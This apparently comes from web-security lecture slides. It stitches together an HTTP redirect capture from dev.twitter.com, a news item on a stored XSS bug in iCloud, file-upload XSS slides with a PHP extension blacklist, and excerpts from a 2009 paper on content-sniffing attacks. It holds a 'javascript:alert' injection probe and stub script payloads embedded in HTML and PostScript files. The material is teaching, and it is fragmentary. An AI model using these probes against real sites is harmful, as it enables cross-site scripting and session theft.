<pre> GET /root/ HTTP/1.1 Host: dev.twitter.com           </pre>	<pre> HTTP/1.1 302 Found content-length: 213 content-security-policy: img-src 'self' data: *.twitter.com *.twimg.com https://www.google-analytics.com *.twitter.com *.twimg.com https://twitter.com *.t.ilogua.com https://q1iget.com https://www.hitcoba.com *.twitter.com *.twimg.com https://c.hitcoba.net https://www.google-analytics.com https://platform.vina.c *.twimg.com *.twitter.com *.t.ilogua.com; font-src 'self' data: *.twitter.com *.twimg.com; report-uri /; content-type: text/html; charset=UTF-8 date: Thu, 17 Aug 2017 08:12:07 GMT location: http://dev.twitter.com/xxx server: tea_3 set-cookie: personalization_id="v1_bmg2ma60X138vW0RjA==" Expires=Sat, 17 Aug 2018 08:12:07 UTC; Path=/; Domain=tw set-cookie: guest_id=1v4a1502575269423660 Expires=Sat, 17 Aug 2018 08:12:07 UTC; Path=/; Domain=tw strict-transport-security: max-age=631139519 x-connection-hash: ae5a140e4191d07798047e90487353 x-response-time: 116 x-ssr-presentation: 1; mode=block  &lt;DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"&gt; &lt;title&gt;Redirecting...&lt;/title&gt; &lt;h1&gt;Redirecting...&lt;/h1&gt; &lt;p&gt;You should be redirected automatically to target URL: <a href="http://dev.twitter.com/xxx">http://dev.twitter.com/xxx</a>. If not click the link.           </pre>

*In the returned Body, location will choose how to populate according to the requested URL, and the requested URI will be placed in the href event.*

*What do you think of next? Can we try it with `dev.twitter.com/javascript:alert('1');`*

## Stored XSS bug in Apple iCloud domain disclosed by bug bounty hunter

The cross-site scripting bug reportedly earned the researcher a \$5000 reward.

Charlie Osborne · February 22, 2021 -- 12:03 GMT (20:03 SGT)

A stored cross-site scripting (XSS) vulnerability in the iCloud domain has reportedly been patched by Apple.

Bug bounty hunter and penetration tester Vishal Bharad claims to have discovered the security flaw, which is a stored XSS issue in icloud.com.

Stored XSS vulnerabilities, also known as [persistent XSS](#), can be used to store payloads on a target server, inject malicious scripts into websites, and potentially be used to steal cookies, session tokens, and browser data.

According to [Bharad](#), the XSS flaw in icloud.com was found in the Page/Keynotes features of Apple's iCloud domain.


In order to trigger the bug, an attacker needed to create new Pages or Keynote content with an XSS payload submitted into the name field.

This content would then need to be saved and either sent or shared with another user. An attacker would then be required to make a change or two to the malicious content, save it again, and then visit "Settings" and "Browser All Versions."


After clicking on this option, the XSS payload would trigger, the researcher said.

Bharad also provided a Proof-of-Concept (PoC) video to demonstrate the vulnerability.

# Recap: File Uploading Bugs



# Stored XSS Attacks Example – File Upload <sup>45</sup>





# Defense: Content-filtering Checks

## Content-filtering checks

```
<html>
  <script>
    attack();
  </script>
</html>
```

xss.html



```
<?php
  $black_list = array('js','php','html',...)
  if (!in_array(ext($file_name), $black_list)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

**Error:  
forbidden  
file type**

PHP interpreter

# Content Sniffing Attack, *S&P '2009*

47

- Make a victim's browser treats non-HTML content as HTML

2009 30th IEEE Symposium on Security and Privacy

## Secure Content Sniffing for Web Browsers, *or* How to Stop Papers from Reviewing Themselves

Adam Barth  
*UC Berkeley*

Juan Caballero  
*UC Berkeley and CMU*

Dawn Song  
*UC Berkeley*

### Abstract

*Cross-site scripting defenses often focus on HTML documents, neglecting attacks involving the browser's content-sniffing algorithm, which can treat non-HTML content as HTML. Web applications, such as the one that manages this conference, must defend themselves against these attacks or risk authors uploading malicious papers that automatically submit stellar self-reviews. In this paper, we formulate*


```
%!PS-Adobe-2.0
%%Creator: <script> ... </script>
%%Title: attack.dvi
```

Figure 1. A chameleon PostScript document that Internet Explorer 7 treats as HTML.

then propose fixing the root cause of these vulnerabilities: the browser content-sniffing algorithm. We design an algo-

# Content Sniffing Attack, *S&P* '2009

- Make a victim's browser treats non-HTML content as HTML

